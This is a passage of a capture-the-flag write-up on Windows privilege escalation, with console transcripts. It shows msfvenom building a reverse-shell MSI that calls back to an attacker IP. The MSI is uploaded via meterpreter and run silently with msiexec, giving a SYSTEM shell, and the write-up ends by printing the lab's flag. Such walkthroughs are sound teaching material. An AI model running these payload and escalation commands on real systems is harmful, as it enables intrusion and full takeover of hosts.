
```
└─# msfvenom -platform windows -a x64 -p windows/x64/shell_reverse_tcp LHOST=100.100.0.16 LPORT=4444 -f
 msi -o rev.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: rev.msi
```

once the exploit is made we will go back to our meterpreter connection received earlier and upload the msi exploit onto mikes desktop.



```
meterpreter > upload ~/rev.msi C:\\Users\\Mike\\
[*] uploading  : /root/rev.msi → C:\Users\Mike\
[*] uploaded   : /root/rev.msi → C:\Users\Mike\\rev.msi
meterpreter > shell
Process 27340 created.
Channel 11 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>cd Users
cd Users

C:\Users>cd Mike
cd Mike

C:\Users\Mike>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BEC1-03BC

 Directory of C:\Users\Mike

08/22/2024  01:41 PM    <DIR>          .
08/22/2024  01:41 PM    <DIR>          ..
04/25/2023  07:58 PM    <DIR>          3D Objects
04/25/2023  07:58 PM    <DIR>          Contacts
05/15/2024  09:42 PM    <DIR>          Desktop
04/25/2023  07:58 PM    <DIR>          Documents
09/24/2023  10:05 AM    <DIR>          Downloads
04/25/2023  07:58 PM    <DIR>          Favorites
04/25/2023  07:58 PM    <DIR>          Links
04/25/2023  07:58 PM    <DIR>          Music
08/22/2024  11:50 AM            59,392 nc.exe
04/25/2023  07:59 PM    <DIR>          OneDrive
04/25/2023  07:59 PM    <DIR>          Pictures
08/22/2024  11:52 AM                30 qc
08/22/2024  01:41 PM           159,744 rev.msi
08/22/2024  11:55 AM            51,712 RunasCs.exe
04/25/2023  07:58 PM    <DIR>          Saved Games
04/25/2023  07:59 PM    <DIR>          Searches
04/28/2023  07:49 AM    <DIR>          Videos
08/22/2024  11:46 AM         2,387,968 winpeas.exe
               5 File(s)      2,658,846 bytes
              15 Dir(s)  28,803,534,848 bytes free
```


we can view the msi exploit on mikes desktop. now we need to set up another listener using metasploit.



```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost 100.100.0.16
lhost => 100.100.0.16
msf6 exploit(multi/handler) > set payload windows/x64/shell_reverse_tcp
payload => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 100.100.0.16:4444
```


once the handler is running, we will execute the msi file in mikes desktop using the following command:

msiexec /i “C:\Users\Mike\rev.msi” /quiet



```
meterpreter > shell
Process 29424 created.
Channel 12 created.
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>cd Users
cd Users

C:\Users>cd Mike
cd Mike

C:\Users\Mike>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BEC1-03BC

 Directory of C:\Users\Mike

08/22/2024  01:41 PM    <DIR>          .
08/22/2024  01:41 PM    <DIR>          ..
04/25/2023  07:58 PM    <DIR>          3D Objects
04/25/2023  07:58 PM    <DIR>          Contacts
05/15/2024  09:42 PM    <DIR>          Desktop
04/25/2023  07:58 PM    <DIR>          Documents
09/24/2023  10:05 AM    <DIR>          Downloads
04/25/2023  07:58 PM    <DIR>          Favorites
04/25/2023  07:58 PM    <DIR>          Links
04/25/2023  07:58 PM    <DIR>          Music
08/22/2024  11:50 AM            59,392 nc.exe
04/25/2023  07:59 PM    <DIR>          OneDrive
04/25/2023  07:59 PM    <DIR>          Pictures
08/22/2024  11:52 AM                30 qc
08/22/2024  01:41 PM           159,744 rev.msi
08/22/2024  11:55 AM            51,712 RunasCs.exe
04/25/2023  07:58 PM    <DIR>          Saved Games
04/25/2023  07:59 PM    <DIR>          Searches
04/28/2023  07:49 AM    <DIR>          Videos
08/22/2024  11:46 AM         2,387,968 winpeas.exe
               5 File(s)      2,658,846 bytes
              15 Dir(s)  28,803,555,328 bytes free

C:\Users\Mike>msiexec /i "C:\Users\Mike\rev.msi" /quiet
msiexec /i "C:\Users\Mike\rev.msi" /quiet
```


once the msi file is executed, we will obtain a new session on our listener



```
[*] Started reverse TCP handler on 100.100.0.16:4444
[*] Command shell session 1 opened (100.100.0.16:4444 → 10.10.0.114:50618) at 2024-08-22 09:52:05
-0400


Shell Banner:
Microsoft Windows [Version 10.0.19045.2965]
_____


C:\Windows\system32>whoami
whoami
nt authority\system
```

we obtained nt authority

we will then navigate to the desktop of the administrator user then read the flag.



```
C:\Windows\system32>
C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>cd Users
cd Users

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BEC1-03BC

 Directory of C:\Users\Administrator\Desktop

07/04/2024  10:42 AM    <DIR>          .
07/04/2024  10:42 AM    <DIR>          ..
07/04/2024  10:43 AM                38 flag.txt
05/15/2024  09:49 PM             2,348 Microsoft Edge.lnk
               2 File(s)          2,386 bytes
               2 Dir(s)  28,803,420,160 bytes free

C:\Users\Administrator\Desktop>cd flag.txt
cd flag.txt
The directory name is invalid.

C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
flag{70di4a2cybered8mvg5bs646j0d06mfx}
C:\Users\Administrator\Desktop>^C
Abort session 1? [y/N]  █
```